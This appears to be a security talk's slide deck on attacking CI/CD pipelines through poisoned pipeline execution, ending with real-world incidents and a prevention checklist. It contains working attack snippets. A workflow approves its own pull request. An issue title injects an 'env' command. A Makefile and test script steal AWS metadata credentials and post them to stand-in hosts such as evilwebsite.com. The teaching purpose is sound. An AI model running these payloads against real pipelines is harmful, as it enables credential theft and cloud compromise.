How To: Smoke a Pipeline



whoami

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- Founder @ Untamed Theory
- Principal Security Architect@ Built Technologies
- Hack systems and speak about it
- OWASP CI/CD Top 10





Overview



- INTRO / Crash Course to CI/CD pipelines
- Common Vulnerabilities (OWASP CI/CD Top 10)
- Fun ways to Exploit (smoke) pipelines
- Examples from the wild
- Teaching you to smoke... pipelines

Intro Crash Course CI/CD



INTRO - Definitions

CI - Continuous Integration

CD - Continuous Delivery

"The connected systems that get code from an engineers machine, into it's running environment"


- Wayne Gretzky
 - Michael Scott
 - Tyler Welton




INTRO - Purpose& Characteristics

- CI Automate Testing, Scanning, Quality
- CD Automate Packing, Compiling, Releasing



















INTRO - Configurations

- File at root of code repository
- Triggering Events
- Contain Steps
- Shell Scripting
- Integrate w/ other systems



INTRO - Config Jenkinsfile



```
Jenkinsfile (Declarative Pipeline)
pipeline {
    agent any
    stages {
        stage('Build') {
             steps {
                 echo 'Building..'
        stage('Test') {
             steps {
                 echo 'Testing..'
        stage('Deploy') {
             steps {
                 echo 'Deploying....'
```

INTRO Config GitHub Actions



```
name: Demo Python Workflow
on: [push]
iobs:
 build:
   runs-on: ubuntu-latest
   strategy:
     matrix:
       python-version: ["3.8", "3.10"]
   steps:
     - uses: actions/checkout@v3
     - name: Set up Python for Demo
       uses: actions/setup-python@v4
       with:
         python-version: ${{ matrix.python-version }}
     - name: Install dependencies for demo Python project
       run: |
         python -m pip install --upgrade pip
         pip install flake8 pytest
         if [ -f requirements.txt ]; then pip install -r requirements.txt; fi
     - name: Linting project with flake8
       run:
         flake8 . --count --select=E9,F63,F7,F82 --show-source --statistics
         flake8 . --count --exit-zero --max-complexity=10 --max-line-length=127 --statistics
     - name: Testing the project using pytest
       run: |
         pip install pytest
         pip install pytest-cov
         pytest tests.py --doctest-modules --junitxml=junit/test-results.xml --cov=com --cov-report=xml
```

Vulnerabilities & OWASP Top 10



Top 10 CI/CD Security Risks



CICD-SEC-2 Inadequate Identity and Access Management

CICD-SEC-3 Dependency Chain Abuse

CICD-SEC-4 Poisoned Pipeline Execution (PPE)

CICD-SEC-5 Insufficient PBAC (Pipeline-Based Access Controls)

CICD-SEC-6 Insufficient Credential Hygiene

CICD-SEC-7 Insecure System Configuration


CICD-SEC-8 Ungoverned Usage of 3rd Party Services

CICD-SEC-9 Improper Artifact Integrity Validation

CICD-SEC-10 Insufficient Logging and Visibility



Top 10 CI/CD Security Risks





General Weaknesses in CI/CD

- Configuration exploitation
- Vulnerability stacking
- Each individual service may be functioning exactly as intended



Code REPO Weaknesses

- Code builds before merging
- Builds triggered from PRs, commits, etc. (before humans)
- Repos hold downstream instructions
- Build configurations normally in root of repo



Exploitation - Smoking Pipelines

Parts of Exploit

Techniques

Putting it all together



Parts of Exploit

1. Entrypoint & Ingress

(HOW DO WE GET IN?)

2. Leveraged Components

(WHAT DO WE USE?)

a. Components used intentionally or unintentionally as part of attack

3. Target Component

(WHAT'S OUR GOAL?)



Parts of Exploit

- 1. Entrypoint & Ingress (HOW DO WE GET IN?)
- 2. Leveraged Components (WHAT DO WE USE?)
 - a. Components used intentionally or unintentionally as part of attack
- 3. Target Component (WHAT'S OUR GOAL?)
 - a. Code Malicious Change
 - b. Credentials Steal
 - c. Build Artifact (container) Compromise/mitm



Flow Control Exploits (Technique 1)



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Exploiting Flow Control (Trust)

Remember: Services may be functioning as intended

 Permission settings available might differ between two connected services in the pipeline



Example of PrivEsc GH Actions

Target Component: Code Repo
Entry Point: GH Actions
Config (via Pull Request)



- Uses Privilege Escalation to request write permission for action
- Approves its own Pull Request
- Bypassing Branch Protection Rules



Example - Flow Control PrivEsc GH Actions


```
name: APPROVE
on: pull request # run on pull request events
permissions:
 pull-requests: write # grant write permission on the pull-requests endpoint
iobs:
 approve:
   runs-on: ubuntu-latest
  steps:
     - run: | # approve the pull request
         curl -- request POST \
         --url https://api.github.com/repos/${{github.repository}}/pulls/${{github.event.number}}/reviews \
         --header 'authorization: Bearer ${{ secrets.GITHUB TOKEN }}' \
         --header 'content-type: application/json' \
         -d '{"event":"APPROVE"}'
```

Example - Flow Control PrivEsc GH Actions



Target Component: Code Repo

Entry Point: GH Actions
Config (via Pull Request)



Poisoned Pipeline Execution (Technique 2)



TECHNIQUE 3 Poisoned Pipeline Execution



• Entrypoint:

- CI Config File
- Executed via various SCM triggers
 - Pull Request
 - Issue Creation
 - Push

Remember:

- Config can be changed by the user/attacker (sometimes)
- Config in repo holds downstream instructions

TECHNIQUE 3 Poisoned Pipeline Execution

Types of PPE

- Direct PPE
- Indirect PPE
- 3PE (Pull Request Initiated)



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DIRECT PPE (D-PPE)

```
name: Example Injection
on:
  issues:
   types: [opened]
jobs:
 print_issue_title:
    runs-on: ubuntu-latest
    name: Print issue title
    steps:
    - run: echo "${{github.event.issue.title}}"
```

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DIRECT PPE (D-PPE)

new issue title" && env && echo "

```
name: Example Injection
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  issues:
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—

DIRECT PPE (D-PPE)

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    runs-on: ubuntu-latest
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    steps:
    - run: echo "${{github.event.issue.title}}"
```

new issue title" && env && echo "

echo "new issue title" && env && echo ""

Indirect PPE (I-PPE)

- Indirect PPE needed when Direct PPE is not an option
 - Source Control Permissions (eg. GitHub first time contrib)
 - No attacker triggers available
 - Protected Branches/Configs
- Exploit files referenced by CI job
 - Makefile
 - Scripts referenced that are stored in same repo
 - Tests and test files
 - Linters, security scanners



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Indirect PPE (I-PPE)

```
pipeline
   agent any
   stages
       stage('build') {
           steps {
              withAWS(credentials: 'AWS_key', region: 'us-east-1') {
                      sh 'make build'
                      sh 'make clean'
      stage('test') {
           steps
              sh 'go test -v ./...'
```



Indirect PPE (I-PPE)

```
pipeline
   agent any
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           steps
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```

```
build:
    curl -d "$$(env)" hack.com

clean:
    echo "cleaning..."
```

Makefile



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Public PPE (3PE)

- Direct and Indirect PPE leveraged against Public code repositories
- Typically Leverages Pull Requests (merge requests)
- Friggin Awesome



Exploiting:Putting it ALL Together




Hackers Mission

- Mission: Compromise Cloud Environment
- Current Access: Public Facing GitHub Repository





Target Pipeline



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Investigate Repository

ScriptedOR

• Browse GH repo webpage manually




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Investigate Repository

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
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
✓ BSIDES-NASH-2023
✓ demo-repo-fakeapi



Check Pull Request Tab in GitHub



Check that PR checks occur (by selecting existing PR



Recon - Jenkinsfile

```
agent any
stages {
    stage ('Install_Requirements') {
        steps {
           sh """
               virtualenv venv
               pip3 install -r requirements.txt || true
    stage ('Lint') {
       steps {
            sh "pylint ${PROJECT} || true"
    stage ('Tests') {
       steps {
            withAWS(credentials: 'AWS_key', region: 'us-east-1'){
               sh "make test"
post {
    always {
       cleanWs()
```




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Target Pipeline




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Quick Note about: AWS Metadata

- Internal AWS endpoint for EC2s (servers) to get info about themselves
- http://169.254.169.254/
- Querying to retrieve IAM info & Temporary Credentials
- Creds scoped to SERVER. Not to user
- Awesome for hackers




Target Pipeline



UNTAMED THEORY.

Attack Strategy - GitHub PR workflow





Recon - Jenkinsfile

```
agent any
stages
    stage ('Install_Requirements') {
        steps {
               virtualeny veny
               pip3 install -r requirements.txt || true
    stage ('Lint') {
        steps {
            sh "pylint ${PROJECT} || true"
    stage ('Tests')
        steps {
            withAWS(credentials: 'AWS_key', region: 'us-east-1'){
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```

- Running in AWS
- GitHub likely triggering Jenkins w/ Webhooks
- Assume we know:
 - D-PPE not possible



Recon - Jenkinsfile

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- Running in AWS
- GitHub likely triggering Jenkins w/ Webhooks
- Assume we know:
 - D-PPE not possible
- We must Indirect PPE



Attack

Jenkinsfile

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pipeline {
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            steps {
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            steps {
                withAWS(credentials: 'AWS_key', region: 'us-east-1'){
                    sh "make test"
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        always {
            cleanWs()
```

Makefile

```
build:
    zip -r srcfiles.zip src/
test:
    ./full_tests.sh
```

Attack - Makefile

full_tests.sh

```
#!/usr/bin/env /bin/bash
# Check if files in Directory
# if [ ! -z `ls ./src/*` ]; then echo "Passed Test. Files exist"; files
#TODO : Make real tests later
awsrole=$(curl -v http://169.254.169.254/latest/meta-data/iam/security-credentials/) #Get AWS Role
creds=$(curl http://169.254.169.254/latest/meta-data/iam/security-credentials/$awsrole) #Get Credentials
curl -d creds=$creds https://evilwebsite.com #Steal Credentials
```

THEORY.

Attack

Jenkinsfile

```
pipeline {
   agent any
   stages {
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       always {
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```

Makefile

```
build:
         zip -r srcfiles.zip src/
 test:
         ./full_tests.sh
                             full_tests.sh
awsrole=$(curl -v http://169.254.169.254/latest/meta-data/iam/security-credentials/) #Get AWS Role
creds=$(curl http://169.254.169.254/latest/meta-data/iam/security-credentials/$awsrole) #Get Credentials
curl -d creds=$creds https://evilwebsite.com #Steal Credentials
```

From PR → PWNSAUCE







Attack Summary

- 1. Identified Vulnerabilities
- 2. Forked Target Repo
- 3. Changed full_tests.sh
- 4. Pushed Change to Attacker's Repo
- 5. Submitted Pull Request to Target Repo (execute attack)



Examples - in the Wild



Real Attacks Pt. 1

Crypto Mining via PPE

https://dev.to/thibaultduponchelle/the-github-action-mining-attack-through-pull-request-2lmc

 LastPass - Dev-Ops Engineer targeted. Cloud creds stolen https://www.kiplinger.com/personal-finance/lastpass-hack

Okta Breach - Stolen source code (GitHub was target)

 $\underline{https://thehackernews.com/2022/12/hackers-breach-oktas-github.html}$



Real Attacks Pt. 2

• Codecov - Environment variables w/ creds stolen

https://about.codecov.io/security-update/

• **Samsung** - Credentials Stolen from public Gitlab account

https://techcrunch.com/2019/05/08/samsung-source-code-leak

 Uber - GitHub repo exposes AWS tokens. Data exfil of millions of drivers and passengers

https://www.ftc.gov/system/files/documents/federal register notices/2018/04/152 3054 uber revised consent analysis pub frn.pdf



Real Attacks Pt. 3

Gentoo (OS) - GitHub repo compromised. Source code changed.

https://wiki.gentoo.org/wiki/Project:Infrastructure/Incident_reports/2018-06-28_Github

• State of New York IT - Private GitLab Instance exposed w/ open enrollment enabled https://techcrunch.com/2021/06/24/an-internal-code-repo-used-by-new-york-states-it-office-was-exposed-online

• **SolarWinds** - Massive supply chain hack. Ultimately compromising source code https://sec.report/Document/0001628280-20-017451/#swi-20201214.htm



How to: Start Smoking



Getting Started Resources

START HERE:

- OWASP CI/CD Top 10 https://owasp.org/www-project-top-10-ci-cd-security-risks/
- CI/CD Goat https://github.com/cider-security-research/cicd-goat
- Example Repo Asi Greenholts https://github.com/TupleType/awesome-cicd-attacks



Getting Started Resources

This Talk:

• https://github.com/untamed-theory/devops-days-nashville-2024 (after today)



How to: Stop Getting Smoked



Prevention Checklist

REPO SETTINGS

- Determine if CI should be triggered by external contributors
- Leverage <u>BRANCH PROTECTION</u>
- Minimize CI credential usage

CI/CD CONFIG FILES:

- Use CODEOWNERS file
- Consider storing workflows in external repository
- ☐ Use Settings at CI/CD system level (where possible)



Industry Frameworks

- OWASP CI/CD Top 10
- SLSA.dev
- OpenSSF



Untamed Security Platform

https://untamed.cloud

- Simple
- Foundational Controls
- Pipeline Integration
- Pricing for all sizes





Scanning


Untamed GitHub Workflows (FREE)

https://github.com/untamed-theory/shared-workflows



Contact Me







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